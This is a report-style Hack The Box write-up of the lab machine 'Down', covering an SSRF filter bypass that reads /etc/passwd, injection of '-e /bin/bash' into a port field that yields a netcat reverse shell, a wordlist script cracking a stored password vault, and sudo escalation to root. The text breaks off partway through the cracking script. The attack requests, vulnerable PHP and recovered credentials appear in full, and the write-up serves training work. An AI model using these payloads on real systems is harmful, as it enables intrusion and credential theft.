Down report

Cover

Target: HTB Machine “Down” **Client:** HTB (Fictitious) **Engagement Date:** Jul 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

Objective of the Engagement

The objective of this assessment was to evaluate the security posture of the "Down" machine, a Linux-based system hosted on Hack The Box, by simulating adversarial techniques against its network services and web application. The testing focused on identifying vulnerabilities in input validation, file access controls, and privilege escalation paths. Through systematic enumeration and exploitation, initial access was gained via a web vulnerability, culminating in full root access on the system.

Scope of Assessment

- **Network Reconnaissance:** Initial probes using ICMP confirmed a Linux host, indicated by a TTL value of 63. Comprehensive port scans via Nmap identified critical services, including SSH (port 22) and HTTP (port 80), suggesting an Ubuntu Linux environment.
- **Service Discovery & Credential Enumeration:** The HTTP service on port 80 hosted a web application vulnerable to Server-Side Request Forgery (SSRF). Exploitation

revealed system details, and a shell as `www-data` was obtained, leading to the discovery of an encrypted password file in `/home/aleks/.local/share/pswm`.

- **Resource Access & Information Disclosure:** The encrypted password was decrypted using a brute-force script, yielding credentials for the `aleks` user. SSH access with these credentials provided entry to the system, exposing further privileges.
- **Privilege Escalation:** The `aleks` user was found to have sudo privileges allowing execution of all commands as root, enabling a seamless escalation to root access.
- **Root Access:** Full system control was achieved by leveraging the `aleks` user's sudo rights, confirming the compromise with root privileges.

Ethics & Compliance

All testing activities were conducted within the Hack The Box platform, adhering to its rules of engagement and confined to the isolated "Down" environment. No production systems, user data, or external resources were impacted. This report is confidential, intended solely for personal learning and skill development, aiming to enhance cybersecurity knowledge and encourage secure system configurations.

2 Methodology

Initial Enumeration

The process began by determining the operating system of the "Down" machine through a ping scan, which revealed a TTL of 63, indicating a Linux-based system:

```
ping -c 1 10.129.234.87
PING 10.129.234.87 (10.129.234.87) 56(84) bytes of data.
64 bytes from 10.129.234.87: icmp_seq=1 ttl=63 time=47.0 ms
--- 10.129.234.87 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 47.035/47.035/47.035/0.000 ms
```

Next, a comprehensive port scan was conducted using `nmap` to identify open services on the target:

```
sudo nmap -sS -Pn -n -p- --open --min-rate 5000 10.129.234.87 -oG
DownPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-26 10:04 UTC
Nmap scan report for 10.129.234.87
Host is up (0.038s latency).
Not shown: 65058 closed tcp ports (reset), 475 filtered tcp ports (no-
response)
```

```
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Nmap done: 1 IP address (1 host up) scanned in 11.06 seconds
```


A deeper service scan was performed to gather version details and confirm the operating system:

```
sudo nmap -sVC -p 80,22 10.129.234.87 -oN DownServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-26 10:06 UTC
Nmap scan report for 10.129.234.87
Host is up (0.034s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 f6:cc:21:7c:ca:da:ed:34:fd:04:ef:e6:f9:4c:dd:f8 (ECDSA)
|_  256 fa:06:1f:f4:bf:8c:e3:b0:c8:40:21:0d:57:06:dd:11 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Is it down or just me?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.43 seconds
```

This confirmed the presence of an SSH service on port 22 and an HTTP service on port 80, running on an Ubuntu Linux distribution.

Foothold

The web application on port 80 was explored and found to be vulnerable to Server-Side Request Forgery (SSRF). Initial attempts to use the `file:///` protocol were blocked, suggesting a filter was in place:



Analysis revealed the User-Agent as curl 7.81, indicating the system relied on curl to process requests. To capture the request, a local server was set up using `netcat`:

```
nc -nlvp 4444
```

This captured the incoming SSRF request, confirming the system's behavior:


```
kali@kali ~/workspace/Down/nmap [10:17:29] $ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.217] from (UNKNOWN) [10.129.234.87] 55154
GET / HTTP/1.1
Host: 10.10.14.217:4444
User-Agent: curl/7.81.0
Accept: */*
```

To bypass the `file:///` filter, spaces were inserted into the URL parameter, exploiting a weakness in the input validation:

```
POST /index.php HTTP/1.1
Host: 10.129.234.87
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.234.87
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.234.87/index.php
```

```
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
url=http://0.0.0.0:80    file:///etc/passwd
```

This maneuver successfully retrieved the `/etc/passwd` file, marking the initial foothold:



User Access


Further investigation involved examining the source code of `index.php`, accessed directly from the web page:

The code revealed an "expertmode" feature, specifically a TCP port checking mode:

```php
<?php
if (isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp') {
echo '<h1>Is the port refused, or is it just you?</h1>
<form id="urlForm" action="index.php?expertmode=tcp" method="POST">
<input type="text" id="url" name="ip" placeholder="Please enter an IP."
required><br>
<input type="number" id="port" name="port" placeholder="Please enter a
port number." required><br>
<button type="submit">Is it refused?</button>
</form>';
} else {
echo '<h1>Is that website down, or is it just you?</h1>
<form id="urlForm" action="index.php" method="POST">
<input type="url" id="url" name="url" placeholder="Please enter a URL."
required><br>
<button type="submit">Is it down?</button>
</form>';
}
if (isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' &&
isset($_POST['ip']) && isset($_POST['port'])) {
$ip = trim($_POST['ip']);
$valid_ip = filter_var($ip, FILTER_VALIDATE_IP);
$port = trim($_POST['port']);
$port_int = intval($port);
$valid_port = filter_var($port_int, FILTER_VALIDATE_INT);
if ($valid_ip && $valid_port) {
$rc = 255; $output = '';
$ec = escapeshellcmd("/usr/bin/nc -vz $ip $port");
exec($ec . " 2>&1",$output,$rc);
echo '<div class="output" id="outputSection">';
if ($rc === 0) {
echo "<font size=+1>It is up. It's just you! 😝</font><br><br>";
echo '<p id="outputDetails">
<pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
} else {
echo "<font size=+1>It is down for everyone! 😔</font><br><br>";
echo '<p id="outputDetails">
<pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
}
} else {
echo '<div class="output" id="outputSection">';
echo '<font color=red size=+1>Please specify a correct IP and a port
between 1 and 65535.</font>';
}
} elseif (isset($_POST['url'])) {
$url = trim($_POST['url']);
if (preg_match('|^https?://|', $url)) {
$rc = 255; $output = '';
$ec = escapeshellcmd("/usr/bin/curl -s $url");
```

```
exec($ec . " 2>&1", $output, $rc);
echo '<div class="output" id="outputSection">';
if ($rc === 0) {
echo "<font size=+1>It is up. It's just you! 😝</font><br><br>";
echo '<p id="outputDetails">
<pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
} else {
echo "<font size=+1>It is down for everyone! 😔</font><br><br>";
}
} else {
echo '<div class="output" id="outputSection">';
echo '<font color=red size=+1>Only protocols http or https allowed.
</font>';
}
}
?>
```

Accessing `http://10.129.234.87/index.php?expertmode=tcp` enabled the TCP port checking interface, allowing custom IP and port inputs:



Vulnerability


A critical flaw was identified in the PHP code: it converts the `$port` value to an integer (`$port_int`) for validation using `intval`, but then uses the original unvalidated string in the `nc` command. For example:

```
php > echo intval("1234 this is a test");
1234
```

This means `intval` extracts the valid integer but leaves the original string vulnerable. While `escapeshellcmd` prevents full command injection, it does not block parameter injection. This allowed the use of `-e /bin/bash` to attempt a shell:

```
POST /index.php?expertmode=tcp HTTP/1.1
Host: 10.129.234.87
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
ip=127.0.0.1&port=-e /bin/bash
```

The shell was successfully executed as `www-data`, as confirmed by the output:




```
www-data@down:/home/aleks/.local/share/pswm$ cat pswm
cat pswm
e9laWoKiJ0OdwK05b3hG7xMD+uIBBwl/v01lBRD+pntORa6Z/Xu/TdN3aG/ksAA0Sz55/kLggw
==*xHnWpIqBWc25rrHFGPzyTg==*4Nt/05WUbySGyvDgSlpoUw==*u65Jfe0ml9BFaKEviDCHB
Q==
```

```
kali@kali ~/workspace/Down/nmap [12:13:11] $ ls
DownPorts  DownServices

kali@kali ~/workspace/Down/nmap [12:17:51] $ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.217] from (UNKNOWN) [10.129.234.87] 46104
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Privilege Escalation

The file `/home/aleks/.local/share/pswm` contained an encrypted password. A Python script was developed to brute-force the decryption key:

```
import cryptocode
# Password cifrado
encrypted_password =
"e9laWoKiJ0OdwK05b3hG7xMD+uIBBwl/v01lBRD+pntORa6Z/Xu/TdN3aG/ksAA0Sz55/kLgg
w==*xHnWpIqBWc25rrHFGPzyTg==*4Nt/05WUbySGyvDgSlpoUw==*u65Jfe0ml9BFaKEviDCH
BQ=="
# Ruta al archivo de diccionario (cámbiala según tu archivo)
wordlist_path = "/usr/share/wordlists/rockyou.txt"  # Ejemplo:
"/usr/share/wordlists/rockyou.txt"
try:
    with open(wordlist_path, 'r', encoding='utf-8', errors='ignore') as
file:
        for key in file:
            key = key.strip()  # Elimina espacios y saltos de línea
            if not key:  # Salta líneas vacías
                continue
            print(f"Probando clave: {key}")
            decrypted = cryptocode.decrypt(encrypted_password, key)
            if decrypted:
                print(f"\n¡Clave encontrada!: {key}")
                print(f"Contraseña descifrada: {decrypted}")
                break
        else:
            print("\nNo se encontró la clave en el diccionario.")
except FileNotFoundError:
    print(f"Error: No se encontró el archivo {wordlist_path}")
except Exception as e:
    print(f"Error durante la ejecución: {e}")
```

Running the script successfully identified the key `flower`, decrypting the password to `pswm aleks flower aleks@down aleks 1uY3w22uc-Wr{xNHR~+E`:

```
¡Clave encontrada!: flower
Contraseña descifrada: pswm     aleks   flower
aleks@down      aleks   1uY3w22uc-Wr{xNHR~+E
```

Root Access

Using the decrypted credentials, SSH access was established as the `aleks` user:

```
ssh aleks@10.129.234.87
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-138-generic x86_64)
System information as of Wed Apr 30 09:22:01 PM UTC 2025
System load: 0.0
Usage of /: 64.0% of 9.75GB
Memory usage: 13%
Swap usage: 0%
Processes: 156
Users logged in: 0
IPv4 address for eth0: 10.129.234.87
IPv6 address for eth0: dead:beef::250:56ff:feb9:c2e
Last login: Wed Apr 30 12:50:39 2025 from 10.10.14.67
```

A `sudo -l` check revealed that the `aleks` user had full root privileges:


```
aleks@down:~$ sudo -l
[sudo] password for aleks:
Matching Defaults entries for aleks on down:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin,
use_pty
User aleks may run the following commands on down:
(ALL : ALL) ALL
```

Root access was achieved by executing `sudo su`, confirmed with the `id` command:

```
aleks@down:~$ sudo su
root@down:/home/aleks# id
uid=0(root) gid=0(root) groups=0(root)
```

3. Findings

3.1 Vulnerability: Unsecured Server-Side Request Forgery (SSRF) on Web Application



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5 (High)
- **Description:** The web application on port 80 of the "Down" machine was vulnerable to Server-Side Request Forgery (SSRF), initially blocking the `file:///` protocol. The system used curl 7.81, and a local netcat server (`nc -nlvp 4444`) captured the request, revealing the vulnerability. By adding spaces to the URL parameter (`url=http://0.0.0.0:80 file:///etc/passwd`), the filter was bypassed, allowing access to the `/etc/passwd` file.
- **Impact:** This vulnerability enabled unauthenticated access to sensitive system files, providing an initial foothold and exposing critical data, posing a significant risk of further exploitation.
- **Technical Summary:** The SSRF vulnerability was identified during web application testing. The initial block was observed, and the request was captured with:


```
nc -nlvp 4444
```

The bypass was executed with:

```
POST /index.php HTTP/1.1
Host: 10.129.234.87
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.234.87
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.234.87/index.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
url=http://0.0.0.0:80    file:///etc/passwd
```

The successful retrieval of `/etc/passwd` was confirmed.

3.2 Vulnerability: Parameter Injection in TCP Expert Mode



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 9.8 (Critical)
- **Description:** The "expertmode=tcp" feature in the `index.php` web application allowed TCP port checking but contained a critical flaw. The code validated the `$port` input as an integer with `intval`, but used the original string in the `nc -vz $ip $port` command. This enabled parameter injection with `-e /bin/bash`, executing a shell as `www-data`.
- **Impact:** This vulnerability allowed unauthenticated command execution, granting a shell and access to system files, significantly increasing the risk of full system compromise.
- **Technical Summary:** The vulnerability was discovered by analyzing the source code:

```
<?php
if (isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp') {
echo '<h1>Is the port refused, or is it just you?</h1>
<form id="urlForm" action="index.php?expertmode=tcp" method="POST">
<input type="text" id="url" name="ip" placeholder="Please enter an
IP." required><br>
<input type="number" id="port" name="port" placeholder="Please enter a
port number." required><br>
<button type="submit">Is it refused?</button>
</form>';
} else {
echo '<h1>Is that website down, or is it just you?</h1>
<form id="urlForm" action="index.php" method="POST">
<input type="url" id="url" name="url" placeholder="Please enter a
URL." required><br>
<button type="submit">Is it down?</button>
</form>';
}
if (isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' &&
isset($_POST['ip']) && isset($_POST['port'])) {
$ip = trim($_POST['ip']);
$valid_ip = filter_var($ip, FILTER_VALIDATE_IP);
```

```
$port = trim($_POST['port']);
$port_int = intval($port);
$valid_port = filter_var($port_int, FILTER_VALIDATE_INT);
if ($valid_ip && $valid_port) {
$rc = 255; $output = '';
$ec = escapeshellcmd("/usr/bin/nc -vz $ip $port");
exec($ec . " 2>&1",$output,$rc);
echo '<div class="output" id="outputSection">';
if ($rc === 0) {
echo "<font size=+1>It is up. It's just you! 😝</font><br><br>";
echo '<p id="outputDetails">
<pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
} else {
echo "<font size=+1>It is down for everyone! 😔</font><br><br>";
echo '<p id="outputDetails">
<pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
}
} else {
echo '<div class="output" id="outputSection">';
echo '<font color=red size=+1>Please specify a correct IP and a port
between 1 and 65535.</font>';
}
} elseif (isset($_POST['url'])) {
$url = trim($_POST['url']);
if (preg_match('|^https?://|', $url)) {
$rc = 255; $output = '';
$ec = escapeshellcmd("/usr/bin/curl -s $url");
exec($ec . " 2>&1", $output, $rc);
echo '<div class="output" id="outputSection">';
if ($rc === 0) {
echo "<font size=+1>It is up. It's just you! 😝</font><br><br>";
echo '<p id="outputDetails">
<pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
} else {
echo "<font size=+1>It is down for everyone! 😔</font><br><br>";
}
} else {
echo '<div class="output" id="outputSection">';
echo '<font color=red size=+1>Only protocols http or https allowed.
</font>';
}
}
?>
```

The exploit was executed with:


```
POST /index.php?expertmode=tcp HTTP/1.1
Host: 10.129.234.87
```

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
ip=127.0.0.1&port=-e /bin/bash
```

The shell execution was confirmed with:

```
www-data@down:/home/aleks/.local/share/pswm$ cat pswm
cat pswm
e9laWoKiJ0OdwK05b3hG7xMD+uIBBwl/v01lBRD+pntORa6Z/Xu/TdN3aG/ksAA0Sz55/k
Lggw==*xHnWpIqBWc25rrHFGPzyTg==*4Nt/05WUbySGyvDgSlpoUw==*u65Jfe0ml9BFa
KEviDCHBQ==
```

3.3 Vulnerability: Weak Password Storage and Privilege Escalation



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 8.8 (High)
- **Description:** An encrypted password was found in `/home/aleks/.local/share/pswm`, decrypted using a brute-force script with the key `flower` to reveal credentials for the `aleks` user. The `aleks` user had sudo privileges allowing all commands as root, enabling escalation to root access.
- **Impact:** The weak encryption and unrestricted sudo privileges allowed an attacker to gain full system control, posing a severe risk of unauthorized access and data manipulation.
- **Technical Summary:** The encrypted password was accessed with:

```
www-data@down:/home/aleks/.local/share/pswm$ cat pswm
e9laWoKiJ0OdwK05b3hG7xMD+uIBBwl/v01lBRD+pntORa6Z/Xu/TdN3aG/ksAA0Sz55/k
Lggw==*xHnWpIqBWc25rrHFGPzyTg==*4Nt/05WUbySGyvDgSlpoUw==*u65Jfe0ml9BFa
KEviDCHBQ==
```

The decryption script was:

```
import cryptocode
# Password cifrado
encrypted_password =
"e9laWoKiJ0OdwK05b3hG7xMD+uIBBwl/v01lBRD+pntORa6Z/Xu/TdN3aG/ksAA0Sz55/
kLggw==*xHnWpIqBWc25rrHFGPzyTg==*4Nt/05WUbySGyvDgSlpoUw==*u65Jfe0ml9BF
aKEviDCHBQ=="
